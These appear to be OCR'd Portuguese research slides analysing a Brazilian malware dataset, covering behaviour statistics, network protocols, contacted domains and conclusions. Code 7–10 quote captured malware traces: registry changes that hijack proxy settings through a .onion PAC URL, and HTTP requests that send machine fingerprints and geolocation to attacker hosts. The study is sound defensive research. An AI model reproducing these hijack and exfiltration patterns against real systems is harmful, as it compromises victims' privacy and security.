


Figura: Rótulos de Detecção por Antivírus.

Comportamentos Observados

Tabela: Comparação dos comportamentos observados no dataset brasileiro e no trabalho de Bayer et al.

Comportamento	**Brasil**	**Bayer et al. (2009)**
Alteração de `hosts`	0.09%	1.97%
Criação de arquivos	24.64%	70.78%
Remoção de arquivos	12.09%	42.57%
Modificação de arquivos	16.09%	79.87%
Instalação de BHOs	1.03%	1.72%
Tráfego de Rede	96.47%	55.18%
Criação de chaves de registro	29.93%	64.71%
Criação de processos	16.83%	52.19%

Configuração Automática de *Proxy* (PAC).

```
1 malware.exe|SetValueKey|HKCU\Software\Microsoft\
      Internet Explorer\SearchScopes\{ID}|OSDFileURL|
      file:///C:/Users/Win7/AppData/Local/TNT2/
      Profiles/e0e63dcbb29a2180f8300/
      ose0e63dcbb29a2180f8300.xml
```

Código 7: Trecho de um traço de execução de um exemplar de malware definindo uma configuração de proxy via arquivo PAC.

```
1 malware.exe|SetValueKey|HKCU\Software\Microsoft\
      Windows\CurrentVersion\Internet Settings|
      AutoConfigURL|http://p3vramfcx4ybpvnj.onion/
      Bl5CHrZV.js?ip=143.106.Y.Z
```

Código 8: Trecho de um traço de execução de um exemplar de malware definindo uma configuração de proxy via registro do sistema operacional.

Tópicos

Uso de Protocolos

Tabela: Comparação do tráfego de rede exibido pelos exemplares de malware brasileiros e os observador por Bayer et al.

Protocolo	**2012(T)**	**2013(T)**	**2014(T)**	**2015(T)**	**2016(T)**	**2017(T)**	**Bayer(09)**
TCP	40.87%	41.24%	56.19%	64.24%	74.86%	84.85%	45.74%
UDP	52.76%	54.74%	52.00%	59.42%	74.86%	84.85%	27.34%
ICMP	1.28%	1.70%	1.33%	5.63%	0.57%	1.17%	7.58%
DNS	52.69%	54.73%	51.98%	49.04%	47.43%	74.59%	24.53%
HTTP	38.63%	39.69%	52.03%	44.93%	74.86%	84.38%	20.75%
SSL	5.30%	5.62%	4.64%	6.53%	10.29%	26.57%	0.23%
SMTP	0.21%	0.01%	0.06%	0.21%	0.0%	0.0%	N.A.[1]

[1] Não Disponível

Exfiltração de Informações.

```
1 GET maisumavezconta.info/escrita/?Client=
    Y29udGFkb3IwMw==&GetMacAddress=
    NTI6NTQ6MDA6QTA6MDQ6MTk=&
    GetWinVersionAsStringWinArch=V2luZG93cyA3ICg2NCk
    =&VersaoModulo=djE=&GetPCName=V0lON19WTTE=&
    DetectPlugin=TuNv&DetectAntiVirus=T0ZG
```

Código 9: Trecho de um tráfego de rede exemplificando um exemplar de malware que realiza o fingerprint da máquina infectada.

```
1 GET counter1.webcontadores.com:8080/private/pointeur
    /pointeur.gif?|<hash>|600*800|pt|32|<serial>|
    computer|windows|7|internet+\explorer|7|Brazil|
    BR|X|Y|City|University|-14400|0|1432126706|ok|
```

Código 10: Trecho de um tráfego de rede exemplificando a coleta de informações de geolocalização.

De onde partem os Ataques?




Figura: Mapa dos Ataques.

Domínios Contatados

Tabela: Tráfego de Rede por domínio (top-10).

% Exemplares	% Payloads	Host
22.45%	None	google.com
22.43%	None	google-public-dns-a.google.com
5.34%	9.71%	akamaitechnologies.com
4.50%	8.18	1e100.net
3.32%	6.04	amazonaws.com
1.50%	2.73	clouduol.com.br
1.27%	2.31	locaweb.com.br
0.94%	None	uol.com.br
0.77%	None	secureserver.net
0.69%	None	a-msedge.net

Tópicos

Limitações & Trabalhos Futuros

Limitações

- Apenas sistemas `Windows`.
- Apenas aplicações em modo usuário.

Trabalhos Futuros

- Ampliação das análises.
- Monitoração contínua.
- Colaborações e Parcerias.

Tópicos

Conclusões

Principais Descobertas

- Infecções via *phishing*.
- Aplicações falsas.
- Variados formatos de arquivo.
- Exfiltração de informações sensíveis.
- Armazenamento em serviços de nuvem.

Chamado para Ação!

https://corvus.inf.ufpr.br/




Figura: Sistema *web* de análise de *malware*.

Tópicos

Contato

mfbotacin@inf.ufpr.br
@MarcusBotacin